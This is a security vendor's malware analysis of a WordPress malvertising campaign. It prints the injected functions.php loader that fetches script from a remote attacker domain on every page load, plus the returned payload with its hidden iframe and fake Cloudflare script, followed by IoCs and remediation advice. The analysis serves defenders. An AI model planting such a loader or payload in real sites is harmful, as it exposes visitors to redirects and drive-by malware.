Malvertising Campaign Hides in Plain Sight on WordPress Websites

Puja Srivastava ⋮ ⋮ 10/3/2025

Recently, one of our customers noticed suspicious JavaScript loading across their WordPress website. Visitors were being served third-party scripts that the site owner never installed.

After investigation, we discovered the infection originated from a malicious modification in the active theme's **functions.php** file. This injected PHP code silently fetched external JavaScript from attacker-controlled domains and inserted it into the site's front-end.


Behind the Breach

We found a suspicious script loading on the client's website. When we viewed the page source, we found the following:

```
<script data-cfasync='false' async src='https://porsasystem.com/6m9x.js'>
```

That single line was our first clue. We started digging and found that this JavaScript file was loading on at least 17 websites at the time of our investigation. A quick search on VirusTotal confirmed our suspicions, with

the domain blocklisted by 17 security vendors.



After a thorough scan of the site's files, we found a genuine-looking block of code at the bottom of the theme's functions.php file. This small, seemingly harmless function was the entry point for the entire malicious advertising campaign.

Indicators of Compromise (IoCs)

- **brazilc**[.]**com**
- **porsasystem**[.]**com**

Dissecting the Malware

Remote Loader in functions.php

At the bottom of the theme's functions.php file, we found this function `ti_custom_javascript()`. At first glance, it looks harmless.

```php
function ti_custom_javascript() {
    $google_ads_tracker_domain = 'https://brazilc.com/ads.php';
    $options = array(
        'http' => array(
            'header'  => "Content-type: application/x-www-form-urlencoded\r\n",
            'method'  => 'POST',
        ),
    );
    $context  = stream_context_create($options);
    $link = file_get_contents($google_ads_tracker_domain, false, $context);
    if($link !== false) {
        echo "";
    }
}
add_action('wp_head', 'ti_custom_javascript');
```

The injected function runs on every page load through `wp_head`. It contacts a remote URL:

The initial PHP code is just the key, the real threat lies in the content it fetches.

Malicious Response

The code establishes a P0ST connection to the Command and Control (C&C) server at **hxxps://brazilc[.]com/ads[.]php** and then uses `echo` to print the response directly into the <head> of the HTML document.

When we manually requested the remote endpoint, we received the following payload:

```
<script data-cfasync='false' async src='https://porsasystem.com/6m9x.js'></script>
<script>(function(){function c(){
var b=a.contentDocument||a.contentWindow.document;
if(b){
var d=b.createElement('script');
d.innerHTML="window.__CF$cv$params={r:'982111fce9e81592',t:'MTc1ODM2ODY2MC4wMDAwMDA='};
var a=document.createElement('script');
a.nonce='';
a.src='/cdn-cgi/challenge-platform/scripts/jsd/main.js';
document.getElementsByTagName('head')[0].appendChild(a);";
b.getElementsByTagName('head')[0].appendChild(d)}}
if(document.body){
var a=document.createElement('iframe');
a.height=1;
a.width=1;
a.style.position='absolute';
a.style.top=0;
a.style.left=0;
a.style.border='none';
a.style.visibility='hidden';
document.body.appendChild(a);
if('loading'!==document.readyState)c();
else if(window.addEventListener)document.addEventListener('DOMContentLoaded',c);
else{
var e=document.onreadystatechange||function(){};
document.onreadystatechange=function(b){e(b);
'loading'!==document.readyState&&(document.onreadystatechange=e,c())}}}})();
</script>
```

This dynamic payload executes a two-pronged attack:

1. The first is that the script loading from **porsasystem[.]com/6m9x[.]js** is the main engine for the redirects and pop-ups reported by the client. This domain functions as a traffic distributor, loading further malicious scripts responsible for actions like forced redirects.
2. The second is that the remaining, lengthy JavaScript creates a hidden, 1×1 pixel iframe. Inside this iframe, it injects code that mimics a legitimate Cloudflare action (cdn-cgi/challenge-platform/scripts/jsd/main.js). This is a security evasion technique used by attackers to either bypass security tools or the secure code execution.

The **`data-cfasync='false'`** and **`async`** attributes are used to avoid **Cloudflare Rocket Loader** interference and to load the script asynchronously so it does not block page rendering.

Why is this dangerous?

Site visitors get injected content that was drive-by malware like fake CloudFlare verification.

Remediation Steps

There are a number of preventative measures that should be taken on all websites.

1. Keep your plugins, themes, and website software up-to-date. Always patch to the latest version to help mitigate risk known software vulnerabilities. Website visitors should be sure to keep their browser and operating system up to date as well.
2. Regularly scan for backdoors and malware. That means scanning at the server and client level to identify any malicious injections, SEO spam, or backdoors that may be lurking on your site. Our Website Security plans include a server-side scanner that runs multiple times per day to check for changed files and injected malware.
3. Enforce unique passwords for all of your accounts. That includes credentials for sFTP, database, cPanel, and admin users.
4. Monitor your logs for indicators of compromise. Regularly check for unusual or suspicious behavior and consider using a file integrity monitoring system on your website.
5. Get a web application firewall (WAF). Firewalls can help mitigate bad bots, prevent brute force attacks, and detect attacks in your environment, which are features the Sucuri firewall provides.

Closing the chapter

This infection shows how attackers abuse small theme modifications to gain control of a website's front-end. A few extra lines in functions.php were enough to load malicious JavaScript from external domains and compromise every visitor session. That too, looked genuine.

Cleaning the site requires removing injected code, checking for other backdoors, and hardening the environment against reinfection. Regular updates, strong credentials, and monitoring remain the best defenses against these types of WordPress malware campaigns.

If you believe your site has been compromised, we can help! Reach out to our support team for assistance and we can get the malware cleaned up for you.